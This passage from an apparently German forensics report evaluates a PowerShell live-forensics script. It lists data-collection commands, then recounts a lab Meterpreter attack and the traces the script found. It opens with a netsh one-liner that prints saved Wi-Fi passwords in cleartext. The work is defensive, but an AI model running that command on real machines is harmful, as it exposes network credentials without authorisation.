netsh.exe wlan show profiles | Select-String "\:(.+)$" | %{$wlanname=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$wlanname" key=clear)} | Select-String 'Key Content\W+\:(.+)$' | %{$wlanpass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{

PROFILE_NAME=$wlanname;PASSWORD=$wlanpass }}

Die Clients der Testumgebung verfügen über kein WLAN-Modul.

4.4.2 Benutzer- und Accountinformationen

Diese Kategorie sammelt Informationen über Benutzerdaten des vorliegenden Systems. Es werden Daten über das Benutzerkonto wie Benutzername und Hostname ausgelesen, aber auch Daten, die die Organisation des Systems betreffen, wie die Zugehörigkeit einer Domäne oder Herstellerinformationen.

Aus forensischer Sicht wird so zunächst festgestellt, welches Benutzerkonto von einem Angriff betroffen ist und welche weiteren Benutzer auf einem System konfiguriert sind. Es ist ebenso denkbar, dass lokale Benutzerkonten durch einen Angreifer verändert, oder neue Benutzerkonten für nachgelagerte Angriffe erstellt wurden.

4.4.2.1 WMI-Klasse Win32-ComputerSystem

Der Benutzername des aktuellen Systemnutzers wird mittels des Attributs *Username* der WMI-Klasse *Win32_ComputerSystem* [40] ausgelesen:

Get-WmiObject -class Win32_ComputerSystem | Select Username

Für Systeminformationen wird die WMI-Klasse erneut abgefragt und auf weitere Attribute hin selektiert:

Get-WmiObject -Class Win32_ComputerSystem | Select Name, DNSHostName, Domain, Manufacturer, Model, PrimaryOwnerName, TotalPhysicalMemory, Workgroup

Neben dem Namen des Rechners, dem DNS-Hostnamen und der zugehörigen Domäne werden dem Anwender auch Daten über den Hersteller des Systems bzw. des Mainboards (Attribute *Manufacturer* und *Model*) und die Hardwareausstattung ausgegeben. Von besonderem Interesse sind

Informationen über die Domäne oder über die Zugehörigkeit einer Arbeitsgruppe eines Clients. So können Rückschlüsse auf eine mögliche weitere Verbreitung einer Schadsoftware gezogen werden.

Die Ausgabe des Benutzernamens sowie der Systeminformationen ist in Anhang A.20 bzw. A.21 zu finden.

4.4.2.2 WMI-Klasse Win32_UserAccount

Neben dem aktuell angemeldeten Benutzerkonto können Informationen über weitere eingerichtete Benutzerkonten mittels der WMI-Klasse *Win32_UserAccount* [41] oder *Win32_LogonSession* [42] ermittelt werden:

Get-WmiObject -Class Win32_UserAccount | Select-Object -Property AccountType,Domain,LocalAccount,Name,PasswordRequired,SID,SIDType

Das Attribut *AccountType* beschreibt, um was für eine Art Benutzerkonto es sich handelt, ob es ein lokales oder ein Domänenkonto ist. In Anhang A.22 sind die verschiedenen möglichen Typen eines Benutzerkontos nach der Dokumentation von Microsoft aufgelistet.

Daneben werden Informationen über die Domäne und den Namen des Benutzerkontos angezeigt sowie ob ein Passwort benötigt wird. Es wird der Security Identifier (SID) ausgegeben, der aus einer einzigartigen Zeichenfolge besteht, anhand derer ein Benutzerkonto in Microsoft-Umgebungen eindeutig identifiziert werden kann, da die SID keinen Veränderungen unterliegt.

Die Ausgabe dieses Cmdlets ist in Anhang A.23 zu finden.

4.4.3 Installierte Programme

Eine Übersicht über die installierten Programme kann sowohl mittels der WMI-Klasse *Win32_Product* ausgegeben werden, als auch über das Auslesen der Windows Registrierung und der dortigen Eintragungen der Softwareprodukte. Eine Auflistung aller Programme kann mögliche (weitere) Angriffspunkte lokalisieren, falls Sicherheitslücken in bestimmten Versionen einer Software

bekannt sind. Anhand des Installationsdatums kann so auch festgestellt werden, ob und welche Software durch einen Angreifer ggf. installiert wurde. So können Rückschlüsse auf die Vorgehensweise und den Ablauf eines Angriffs gezogen werden.

Die Informationen die mittels des Befels *Get-CimInstance* aus der WMI-Klasse *Win32_Product* [43] gewonnen werden, umfassen den Namen der Software, Versionsnummer, Hersteller, Installationsdatum sowie Quelle und Paketdaten:

Get-CimInstance -ClassName win32_product | Select-Object Name, Version, Vendor, InstallDate, InstallSource, PackageName, LocalPackage

Programmeinträge, die in der Windows Registrierung vorhanden sind, werden mit dem Cmdlet *Get-ItemProperty* ausgelesen. [44] Die Einträge befinden sich in dem u.a. Software-Pfad unterhalb von *Hkey_local_machine* (HKLM).

Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate

Die Ausgabe der Cmdlets zur Anzeige der installierten Programme sowie der Registrierungseinträge finden sich in Anhang A.24 bzw. A.25.

4.4.4 System

In dieser Kategorie werden Systemdaten gesammelt. Neben allgemeinen Systeminformationen werden auch Konfigurationswerte der Umgebungsvariablen, das Betriebssystem samt installierter Hotfixes sowie der Status des Windows eigenen Virenscanners Windows-Defender analysiert.

4.4.4.1 Umgebungsvariablen

Umgebungsvariablen sind spezielle Parameter und Einstellungen, die Informationen über die Konfiguration und das Verhalten eines Systems enthalten. Diese Variablen können mögliche Hinweise über die Funktionsweise oder

Funktionsaufrufe von Schadsoftware enthalten oder Manipulation von bestehenden Variablen aufdecken. Alle Umgebungsvariablen mit Namen und dem jeweiligen Inhalt der Variable lassen sich mittels des Cmdlets *Get-ChildItem* [45] aus dem Speicherort *ENV* [46] abrufen:

Get-ChildItem ENV:* | *Select Name, Value

Die ermittelte Konfiguration der Umgebungsvariablen ist in Anhang A.26 zu erkennen.

4.4.4.2 Systeminformationen

Systeminformationen werden mit der WMI-Klasse *Win32_ComputerSystem* angezeigt. Die Ausgabe wird auf die angegebenen Attribute gefiltert, welche Herstellerdaten, Modellbezeichnung und -beschreibung, Hostname und Domäne, die aktuelle Zeitzone sowie Informationen über den HyperVisor enthalten:

Get-WmiObject -Class Win32_ComputerSystem | Select-Object -Property Name,Caption,SystemType,Manufacturer,Model,DNSHostName,Domain,PartOfDomain,WorkGroup,CurrentTimeZone,PCSystemType,HyperVisorPresent

Die Ausgabe der Systeminformationen ist in Anhang A.27 zu sehen.

4.4.4.3 Betriebssystem

Weitere Informationen über das Betriebssystem werden durch die WMI-Klasse *Win32_OperatingSystem* ausgelesen.[47] Neben dem Namen sind insbesondere die Versions- und Buildnummer von besonderem Interesse, um Aufschluss über das auszuwertende System und auch mögliche Angriffsvektoren z.B. bei älteren Versionsständen zu erhalten.

Get-WmiObject -Class Win32_OperatingSystem | Select-Object -Property Name,Description,Version,BuildNumber,InstallDate,SystemDrive,SystemDevice,WindowsDirectory,LastBootupTime,Locale,LocalDateTime,NumberofUsers,RegisteredUser,Organization,OSProductSuite

Die ausgelesenen Betriebssysteminformationen finden sich in Anhang A.28.

4.4.4.4 Hotfixes

Alle installierten Hotfixes werden mit dem Cmdlet *Get-Hotfix* ausgelesen. [48] Es wird der Name, eine Beschreibung, die ID des jeweiligen Hotfix sowie das Installationsdatum und der jeweilige Installationsbenutzer ausgelesen. Der Befehl lautet:

Get-Hotfix | Select-Object -Property CSName, Caption,Description, HotfixID, InstalledBy, InstalledOn

Aus forensischer Sicht kann so der Status eines Systems ermittelt und festgestellt werden, ob wichtige Sicherheitsupdates installiert und bekannte Sicherheitslücken geschlossen wurden.

Anhang A.29 zeigt die installierten Hotfixes.

4.4.4.5 Windows Defender

Statusinformationen der Windows eigenen Antivirensoftware *Windows-Defender* werden mit dem Cmdlet *Get-MpComputerStatus* ausgelesen [49]:

Get-MpComputerStatus

Der ermittelte Status des Windows-Defender findet sich in Anhang A.30.

4.4.5 Prozesse und geplante Aufgaben

In diesem Abschnitt werden laufende Prozesse und geplante Aufgaben eines Systems ausgewertet. Die Auswertung von Prozessen ist aus forensischer Sicht von großer Bedeutung, damit Aktivitäten von Anwendungen identifiziert und die Ausführung von Programmen, Diensten und Skripten nachvollzogen werden können, um Beziehungen herzustellen. Dadurch können Benutzerinteraktionen festgestellt, aber auch Aktivitäten von Malware anhand von ungewöhnlichen oder verdächtigen Prozessen aufgespürt werden. Darüber hinaus kann die Ressourcennutzung von Prozessen dabei helfen zu verstehen, wie die Systemauslastung während eines Vorfalls war. Für die Erstellung eines Zeitstrahls wird der Zeitstempel eines Prozesses mit ausgewertet, um so den zeitlichen Ablauf von Aktivitäten nachvollziehen zu können.

4.4.5.1 Prozesse

Alle laufenden Prozesse werden mit dem Cmdlet *Get-Process* angezeigt. [50] Neben den Handles werden Name und Startzeit des Prozesses, der zugehörige Pfad, sowie Informationen und die Version ausgegeben.

Die Attribute *PM* (PagedMemorySize64), *VI* (VirtualMemorySize64), *SI* (Session-ID) und ID (Prozess-ID) geben Aufschluss über die physische und virtuelle Speichernutzung eines Prozesses. Alle Prozesse werden mit folgendem Befehl aufgelistet:

Get-Process | Select Handles, StartTime, PM, VM, SI, id, ProcessName, Path, Product, FileVersion

Ein Auszug der Rückgabe der Prozesse ist in Anhang A.31 zu sehen.

4.4.5.2 Autostart

Programme, die im Autostart hinterlegt wurden und bei jedem Systemstart automatisch starten, werden durch das WMI-Objekt *Win32_StartupCommand* [51] mit dem Cmdlet *Get-WmiObject* angezeigt. Angreifer können den Autostart verwenden, um Malware auch nach einem Neustart des Zielsystems erneut auszuführen. Neben dem Startbefehl werden eine Beschreibung und das Benutzerkonto ausgelesen, für welches der automatische Start konfiguriert wurde. Falls ein Rechner von mehreren Benutzerkonten genutzt wird, kann so nachvollzogen werden welches Benutzerkonto kompromittiert wurde.

Alle Programme die automatisch beim Systemstart aufgerufen werden, werden mit folgendem Befehl angezeigt:

Get-WmiObject Win32_StartupCommand | Select Command, User, Caption

Die Rückgabewerte der Autostart-Konfiguration sind in Anhang A.32 zu finden.

4.4.5.3 Geplante Aufgaben

Mithilfe von geplanten Aufgaben wird es Benutzern ermöglicht, automatisierte Aufgaben und Skripte zu steuern, die erst zu bestimmten Zeitpunkten oder nach

bestimmten Ereignissen ausgeführt werden. Geplante Aufgaben können aber auch von Schadsoftware verwendet werden, um Angriffe zeitlich zu steuern oder zu automatisieren.

Die geplanten Aufgaben eines Systems werden mit dem Befehl *Get-ScheduledTask* angezeigt [52]:

Get-ScheduledTask

Sollen hingegen nur die aktivierten Aufgaben ausgeben werden, kann die Abfrage auf den Status *Running* gefiltert werden:

Get-ScheduledTask | ? State -eq running

Weitere Informationen über den letzten Ausführungszeitpunkt können mithilfe des Cmdlet *ScheduledTaskInfo* gewonnen werden. Hierfür wird das Ergebnis des vorherigen Befehls durch eine Pipeline weitergereicht:

Get-ScheduledTask | ? State -eq running | Get-ScheduledTaskInfo

Die Ausgaben der drei genannten Befehle zum Auslesen der geplanten Aufgaben finden sich in Anhang A.33, A.34 und A.35.

4.4.5.4 Dienste

Alle Dienste eines Systems werden mit dem Cmdlet *Get-Service* ausgegeben [53]:

Get-Service | Select-Object Name, DisplayName, Status, StartType

Neben dem Namen und Anzeigenamen eines Dienstes sind der Status und der Starttyp von besonderer Bedeutung. So kann festgestellt werden, ob verdächtige Dienste beim Systemstart automatisiert gestartet werden. Malware kann sich ähnlich wie bei den Programmen die im Autostart oder als geplante Aufgabe hinterlegt wurden, auch als Dienst im Systemstart verankern, sodass ein Angreifer auch nach einem Verbindungsabbruch erneut Zugriff auf das Zielsystem erhält, sobald das System wieder erreichbar ist.

Ein Auszug der konfigurierten Dienste ist in Anhang A.36 zu erkennen.

4.4.6 Windows Registry

Neben den geplanten Aufgaben und Diensten können auch in der Windows Registrierungsdatenbank Einträge gesetzt werden, sodass Software automatisiert ausgeführt wird. Einträge hierfür finden sich in der Registrierung im Unterordner des Pfads *Software\Microsoft\Windows\CurrentVersion\.* In diesem Pfad können weitere Unterordner vorhanden sein, wie *Run, RunOnce* oder *RunOnceEx.*

Mithilfe des Cmdlet *Get-ItemProperty* werden alle Einträge der drei genannten Registrierungspfade ausgelesen. Ein exemplarischer Auszug der Registry ist in Anhang A.37 zu finden.

Pfad *Run*:

Get-ItemProperty -Path HKLM:\Software\Microsoft\Windows\CurrentVersion\Run

Pfad *RunOnce*:

Get-ItemProperty -Path
HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce

Pfad *RunOnceEx:*

Get-ItemProperty -Path
HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnceEx

4.4.7 Weitere Überprüfungen

In diesem Abschnitt folgen weitere Überprüfungen, die im Skript keiner Kategorie direkt zugeordnet wurden.

4.4.7.1 Laufwerke

Laufwerksinformationen werden mit der WMI-Klasse *Win32_logicaldisk*

angezeigt. [54] Neben dem Namen, der ID und dem Typ des jeweiligen Laufwerks werden Kontingentinformationen wie Größe und noch zur Verfügung stehender Speicherplatz ausgelesen:

Get-WmiObject Win32_Logicaldisk | Select DeviceID, DriveType, FreeSpace, Size, VolumeName

In Anhang A.38 sind die Laufwerksinformationen zu sehen.

4.4.7.2 Verbundene Geräte / USB-Geräte

Eine Liste aller Geräte, die über eine USB-Verbindung mit einem System verbunden waren, werden anhand des folgenden Registrierungspfads unterhalb von HKLM aufgelistet:

Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Enum\USB | Select FriendlyName, Driver, mfg, DeviceDesc***

Ein exemplarischer Auszug der Ermittlung der USB-Geräte ist in Anhang A.39 zu erkennen.

Weitere verbundene Geräte wie Webcams werden mit dem Cmdlet *Get-PnpDevice* [55] oder dem WMI-Objekt *Win32_PnPEntity* [56] angezeigt. Die Filterung erfolgt auf die Klasse *Image*.

Get-PnpDevice -class 'image' -EA SilentlyContinue

Bei der Auswertung des WMI-Objekts werden alle Einträge mit der Beschreibung *Camera* gefiltert:

Get-WmiObject Win32_PnPEntity | where {$_.caption -match 'camera'} -EA SilentlyContinue | where caption -match 'camera'

Um alle weiteren Plug’n’Play-Geräte (PnP-Devices) anzeigen zu lassen, wird die Filterung des Cmdlet *Get-PnpDevice* um weitere Klassen wie USB, Tastatur, Maus, Media und Monitor erweitert:

Get-PnpDevice -PresentOnly -class 'USB', 'DiskDrive', 'Mouse', 'Keyboard', 'Net', 'Image', 'Media', 'Monitor'

Auch in der Registry können Informationen über angeschlossene USB-Geräte enthalten sein. Die Registrierungsdatenbank wird im folgenden Pfad mit dem Befehl *Get-ItemProperty* nach USB-Geräten durchsucht:

Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Enum\USBSTOR** | Select FriendlyName

Die Analyse von USB-Geräten ist aus forensischer Sicht von hoher Relevanz, da unautorisierte Verbindungen oder bösartige Aktivitäten erkannt werden können. Die Untersuchung der USB-Verbindungsdaten kann auf mögliche Sicherheitsverletzungen, Datendiebstahl oder Datenschutzverletzungen hinweisen.

4.4.7.3 LNK-Dateien

LNK-Dateien werden in der Regel durch das Betriebssystem automatisch erzeugt, um den Zugriff auf Programme, Dateien oder Verzeichnisse zu erleichtern. Im forensischen Kontext können LNK-Dateien dabei helfen Systemaktivitäten zu rekonstruieren, da sie Metadaten und Verknüpfungen zu anderen Dateien und Ordnern enthalten. [57] Mithilfe des WMI-Objekts *Win32_ShortcutFile* [58] werden die erstellten Dateien der letzten 180 Tage wie folgt angezeigt:

Get-WmiObject Win32_ShortcutFile | Select Filename, Caption, @{NAME='CreationDate';Expression={$_.ConvertToDateTime($_.CreationDate)}}, @{Name='LastAccessed';Expression={$_.ConvertToDateTime($_.LastAccessed)}}, @{Name='LastModified';Expression={$_.ConvertToDateTime($_.LastModified)}}, Target | Where-Object {$_.LastModified -gt ((Get-Date).AddDays(-180)) } | sort LastModified -Descending

4.4.7.4 PowerShell Verlauf

Der PowerShell-Verlauf lässt sich durch das Cmdlet *Get-History* [59] anzeigen. In der Standard-Windows-Konfiguration werden jedoch keine Befehle

protokolliert. Sobald eine PowerShell-Sitzung beendet wird, wird der gesamte Verlauf gelöscht und eine Nachvollziehbarkeit ist nicht mehr gegeben. Durch entsprechende Systemkonfiguration kann das Protokollierungsverhalten beeinflusst werden.

Der Verlauf der letzten 500 ausgeführten Befehle wird wie folgt ausgewertet. Neben der ID und dem ausgeführten Befehl wird auch die Start- und Endzeit der Ausführung ausgelesen:

Get-History -count 500 | Select id, commandline, startexecutiontime, endexecutiontime

4.4.7.5 Ausführbare Dateien in speziellen Pfaden

Abschließend werden spezielle Ordner und Pfade nach ausführbaren Dateien durchsucht. Alle ausführbaren Dateien im Format *.exe* die im Download-Ordner liegen, werden mit dem Cmdlet *Get-ChildItem* rekursiv angezeigt:

Get-ChildItem C:\Users*\Downloads* -Recurse | Select PSChildName, Root, Name, FullName, Extension, CreationTimeUTC, LastAccessTimeUTC, LastWriteTimeUTC, Attributes | where {$_.extension -eq '.exe'}

Die Suche wird in temporären Ordnern und dem versteckten Ordner *PerfLogs* (Performance Logs), in welchem üblicherweise Protokolle des Betriebssystems gespeichert werden, sowie dem Ordner *Dokumente* fortgeführt:

Temp-Ordner:

Get-ChildItem C:\Users*\AppData\Local\Temp* -recurse | select PSChildName, Root, Name, FullName, Extension, CreationTimeUTC, LastAccessTimeUTC, LastWriteTimeUTC, Attributes | where {$_.extension -eq '.exe'}

Get-ChildItem C:\Temp* -recurse | select PSChildName, Root, Name, FullName, Extension, CreationTimeUTC, LastAccessTimeUTC, LastWriteTimeUTC, Attributes | where {$_.extension -eq '.exe'}

Performance-Logs:

Get-ChildItem C:\PerfLogs* -recurse | Select PSChildName, Root, Name, FullName, Extension, CreationTimeUTC, LastAccessTimeUTC, LastWriteTimeUTC, Attributes | where {$_.extension -eq '.exe'}

Dokumente:

Get-ChildItem C:\Users*\Documents* -recurse | Select PSChildName, Root, Name, FullName, Extension, CreationTimeUTC, LastAccessTimeUTC, LastWriteTimeUTC, Attributes | where {$_.extension -eq '.exe'}

Insbesondere diese letzte Kategorie kann um individuelle Auswertungen erweitert werden. Es können weitere Suchordner, Registrierungspfade und Gerätekategorien hinzugefügt werden.

4.4.7.6 Browserverlauf

Der Browserverlauf der Browser *Mozilla Firefox*, *Google Chrome* und *Internet Explorer* werden nicht durch den Aufruf eines einzigen Befehls, sondern durch einen Schleifendurchlauf ausgelesen. Die Auswertung des Browserverlaufs kann Aufschluss darüber geben, welche Internetseiten durch den Benutzer aufgerufen wurden. Insbesondere bei der Verbreitung von Schadcode über das Web kann so der Angriffsvektor nachvollzogen und eine mögliche Quelle lokalisiert werden.

Der Quellcode des Schleifenaufrufs zum Auslesen der Browserverläufe ist in Anhang A.40 zu sehen.

4.4.8 Windows Ereignisprotokolle

Die letzte Kategorie umfasst die Analyse der Windows eigenen Protokolldateien der Windows Ereignisanzeige. Je nach Konfiguration der Protokollierung anhand von Gruppenrichtlinien können zahlreiche Ereignisse der Kategorien

Anwendung, *Sicherheit* und *System* erfasst werden.

Eine Sichtung und Auswertung der Windows Ereignisprotokolle können bei jeglichen Anwendungsfällen weitere Informationen über Art und Ablauf eines Angriffs geben und sollten für eine forensische Auswertung immer in Betracht gezogen werden.

Der *Live-Forensicator* sucht in dem standardmäßigen Aufruf nur nach speziellen ausgewählten Protokolleinträgen der oben genannten Kategorien der Windows Ereignisanzeige, die anhand von Ereignis-IDs gefiltert werden.

Im Anhang A.41 ist in einer Tabelle aufgelistet, nach welchen Ereignissen in der Standardausführung gesucht und bei welcher Aktion dieses Ereignis protokolliert wird.

Durch Verwendung des Zusatzmoduls *EVTX* (vgl. Tabelle Anhang A.4) unter Angabe des Parameter *-EVTX* werden alle Protokolldateien der Kategorien *Anwendung*, *Sicherheit* und *System* im Format .evtx kopiert und exportiert. Diese Option kann für eine ausführliche Auswertung aller Protokolle verwendet werden.

5 Durchführung

In diesem Kapitel wird zunächst das Angriffsszenario ausgeführt. Darauf folgt die Ausführung des PowerShell-Skripts *Live-Forensicator*, damit die forensische Auswertung im anschließenden Kapitel erfolgen kann.

5.1 Angriffsszenario

Das Angriffsszenario wird, wie in Kap. 3.4 beschrieben, ausgeführt. Die Payload wird konfiguriert und auf dem Zielclient ausgeführt. Die Meterpreter-Sitzung wird gestartet und die Post-Module nachgeladen.

Die technischen Konfigurationsschritte, ausgeführte Befehle sowie der Upload und Download der Dateien sind im Anhang A.42 dokumentiert.

5.2 Skriptausführung

Nachdem das Angriffsszenario durchgeführt wurde, wird zur anschließenden forensischen Auswertung das PowerShell-Skript *LiveForensicator.ps1* ausgeführt. Der Auswertungslauf erfolgt im Standardmodus ohne die Angabe von optionalen Parametern. Die Ausführung erfolgt zunächst lokal auf dem Client *WINPC01* im Kontext des Domänenbenutzers *Alice*.

Im Weiteren, um die Frage der Fernausführung zu beantworten, wird das Skript von dem Auswertungs-Client *WINPC02* aus über die Dateifreigabe des Servers *WINSRV01* auf dem Zielclient *WINPC01* im Kontext des Domänenbenutzers *Bob* ausgeführt. Sowohl *Alice* als auch *Bob* besitzen lokale Adminrechte auf dem Client *WINPC01*, damit auch alle PowerShell-Befehle Rückgabewerte liefern (vgl. Kap. 4.2).

5.2.1 Lokale Ausführung

Die erste Ausführung des Skripts erfolgt lokal auf dem Client *WINPC01*, unmittelbar nach Durchführung des Angriffsszenarios. Das PS-Skript wird im Standardmodus aufgerufen. Der verwendete Befehl ist Abbildung 11 zu entnehmen.

```
PS C:\Users\alice.TSTLB-LVFRNSCTR\Desktop\Live-Forensicator-main> .\Forensicator.ps1
```

Abbildung 11 - lokale PS-Skriptausführung

5.2.2 Fernausführung

Die zweite Ausführung des Skripts erfolgt aus der Ferne. Die für die Ausführung benötigten Dateien und Ordnerstrukturen liegen in einer Ordner-Freigabe des Servers *WINSRV01.* Vom Auswertungsclient *WINPC02* wird das Skript über den angegebenen Pfad des Servers WINSRV01 aufgerufen und mit Zielclient *WINPC01* Remote ausgeführt. Durch die Anpassungen des Arbeitsverzeichnisses in Kap. 4.2 kann die Ausführung mittels Invoke-Command erfolgen. Der verwendete Befehl ist in Abbildung 12 zu sehen.


```
PS C:\Windows\system32> Invoke-Command -ScriptBlock {\\winsrv01\Users\Administrator\Desktop\Live-Forensicator-
main\Forensicator.ps1} -ComputerName WINPC01 -Authentication Credssp -Credential Bob
```

Abbildung 12 - Fernausführung mittels Invoke-Command

Durch Angabe des Authentifizierungsprotokolls sowie der Zugangsdaten wird das zuvor beschriebene Double-Hop-Problem gelöst. Der Zugriff auf Ressourcen und die Ausführung aus der Ferne sind funktionsfähig.

6 Auswertung

In diesem Abschnitt werden die Ergebnisse der Skriptausführung ausgewertet. Das Skript stellt die Ergebnisse der PowerShell-Befehle in Form von HTML-Dateien dar. Insgesamt werden 13 HTML-Dateien generiert, die entweder einzeln eingesehen oder zusammengefasst auf einer Webseite mit Index dargestellt werden. In Abbildung 13 sind die Ergebnisdateien zu erkennen.



Name	Änderungsdatum	Typ	Größe
BROWSING_HISTORY	30.10.2023 12:22	Dateiordner	
evtx_logons	30.10.2023 12:22	HTML-Dokument	6 KB
evtx_object	30.10.2023 12:22	HTML-Dokument	2 KB
evtx_process	30.10.2023 12:22	HTML-Dokument	2 KB
evtx_suspicious	30.10.2023 12:22	HTML-Dokument	329 KB
evtx_user	30.10.2023 12:22	HTML-Dokument	5 KB
GPOReport	30.10.2023 12:22	HTML-Dokument	351 KB
home	30.10.2023 12:22	HTML-Dokument	3 KB
index	30.10.2023 12:22	HTML-Dokument	389 KB
network	30.10.2023 12:22	HTML-Dokument	66 KB
others	30.10.2023 12:22	HTML-Dokument	105 KB
processes	30.10.2023 12:22	HTML-Dokument	142 KB
system	30.10.2023 12:22	HTML-Dokument	27 KB
users	30.10.2023 12:22	HTML-Dokument	15 KB

Abbildung 13 - Ergebnisdateien nach Ausführung

Es konnten digitale Spuren des Angriffsszenarios nachgewiesen werden. Die folgende Auswertung bezieht sich ausschließlich auf die Ergebnisdateien und Inhalte, die Spuren enthalten. Es findet außerdem keine Unterscheidung oder separate Auswertung der Ergebnisse der lokalen und Fernausführung statt, da die Ergebnisse identisch sind.

6.1 Netzwerkinformationen – network.html

Durch die Auswertung der Netzwerkinformationen konnten Spuren des Angriffs nachgewiesen werden, die sich sowohl im ARP-Cache sowie in der Auswertung der TCP-Verbindungen finden lassen.

6.1.1 ARP-Cache

Der ARP-Cache des Clients *WINPC01* enthält einen Verbindungsnachweis zu der IP-Adresse des Clients des Angreifers *KALI01* mit der IP-Adresse 172.31.21.111. In Abbildung 14 ist die gesamte Auswertung des ARP-Cache zu sehen, der Verbindungsnachweis ist in rot markiert.

InterfaceAlias	IPAddress	LinkLayerAddress
Ethernet0	ff02::1:ffb9:c3b9	33-33-FF-B9-C3-B9
Ethernet0	ff02::1:3	33-33-00-01-00-03
Ethernet0	ff02::1:2	33-33-00-01-00-02
Ethernet0	ff02::fb	33-33-00-00-00-FB
Ethernet0	ff02::16	33-33-00-00-00-16
Ethernet0	ff02::2	33-33-00-00-00-02
Ethernet0	ff02::1	33-33-00-00-00-01
Loopback Pseudo-Interface 1	ff02::1:2	
Loopback Pseudo-Interface 1	ff02::16	
Ethernet0	239.255.255.250	01-00-5E-7F-FF-FA
Ethernet0	224.0.0.252	01-00-5E-00-00-FC
Ethernet0	224.0.0.251	01-00-5E-00-00-FB
Ethernet0	224.0.0.22	01-00-5E-00-00-16
Ethernet0	172.31.21.255	FF-FF-FF-FF-FF-FF
Ethernet0	172.31.21.111	00-50-56-93-58-CA
Ethernet0	172.31.21.21	00-50-56-93-C3-48
Ethernet0	172.31.21.12	00-00-00-00-00-00
Ethernet0	172.31.21.1	00-1A-8C-F0-70-F2
Loopback Pseudo-Interface 1	239.255.255.250	
Loopback Pseudo-Interface 1	224.0.0.22	

Abbildung 14 - ARP-Cache

6.1.2 TCP-Verbindung

Weitere Verbindungsnachweise konnten durch Auswertung der TCP-Verbindungen nachgewiesen werden. Neben der lokalen IP-Adresse und dem lokalen Port wird die Ziel-IP-Adresse (172.31.21.111) sowie der Ziel-Port (4444),

worüber die Verbindung aufgebaut wurde, gelistet. Außerdem ist auch der Prozess zu erkennen, über den die Verbindung aufgebaut wurde. In Abbildung 15 ist die gesamte Auswertung der TCP-Verbindungen zu sehen, die nachgewiesene TCP-Verbindung ist in rot markiert.

LocalAddress	LocalPort	RemoteAddress	RemotePort	State	OwningProcess	Process
::	49692	::	0	Listen	2328	svchost
::	49684	::	0	Listen	724	services
::	49671	::	0	Listen	732	lsass
::	49669	::	0	Listen	2720	spoolsv
::	49667	::	0	Listen	1332	svchost
::	49666	::	0	Listen	1372	svchost
::	49665	::	0	Listen	584	wininit
::	49664	::	0	Listen	732	lsass
::	47001	::	0	Listen	4	System
::	7680	::	0	Listen	3024	svchost
::	5985	::	0	Listen	4	System
::	445	::	0	Listen	4	System
::	135	::	0	Listen	952	svchost
0.0.0.0	50106	0.0.0.0	0	Bound	820	svchost
0.0.0.0	50103	0.0.0.0	0	Bound	1860	Payload
172.31.21.11	50106	20.12.23.50	443	SynSent	820	svchost
172.31.21.11	50103	172.31.21.111	4444	Established	1860	Payload
0.0.0.0	49692	0.0.0.0	0	Listen	2328	svchost

Abbildung 15 - TCP-Verbindungen

6.2 Systeminformationen – processes.html

Durch Auswertung der Systeminformationen des Clients konnten Daten über die Prozesse eingesehen werden. Im Weiteren konnte die Eintragung der Payload im Autostart nachgewiesen werden.

6.2.1 Prozesse

Es konnten die aktuell auf dem System laufenden Prozesse eingesehen werden. Da die Auswertung unmittelbar nach Durchführung des Angriffsszenarios und noch vor Beendigung der Meterpreter-Sitzung stattgefunden hat, konnte der

laufende Prozess lokalisiert werden, der die Payload ausführt. Neben Informationen über den Zeitpunkt und der internen ID ist der Name *Payload* sowie der Pfad zu der ausführbaren Datei zu erkennen. Abbildung 16 zeigt den entsprechenden Prozess. Nach Beendigung der Meterpreter-Sitzung wird auch der zugehörige Prozess beendet. Eine Erkennung des schadhaften Prozesses war nur während des laufenden Angriffs möglich.

203	30.10.2023 11:35:11	14594048	3513265881088	1	8612	msedge	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
174	30.10.2023 12:21:32	6344704	2203409997824	0	7728	msiexec	C:\Windows\system32\msiexec.exe
908	30.10.2023 11:34:15	255107072	2203909533696	0	3068	MsMpEng	
205	30.10.2023 11:34:24	3907584	2203416731648	0	5012	NisSrv	
186	30.10.2023 12:20:14	2707456	66621440	1	1860	Payload	C:\Users\alice.TSTLB-LVFRNSCTR\Downloads\Payload.exe

Abbildung 16 – Prozesse

6.2.2 Autostart-Programme

Durch Auswertung der Programme, die im Autostart hinterlegt wurden, konnte die Payload und das entsprechende Verzeichnis, in dem die Datei liegt, ausfindig gemacht werden. Die Payload wurde durch den Angreifer im Autostart eingetragen.

Command	User	Caption
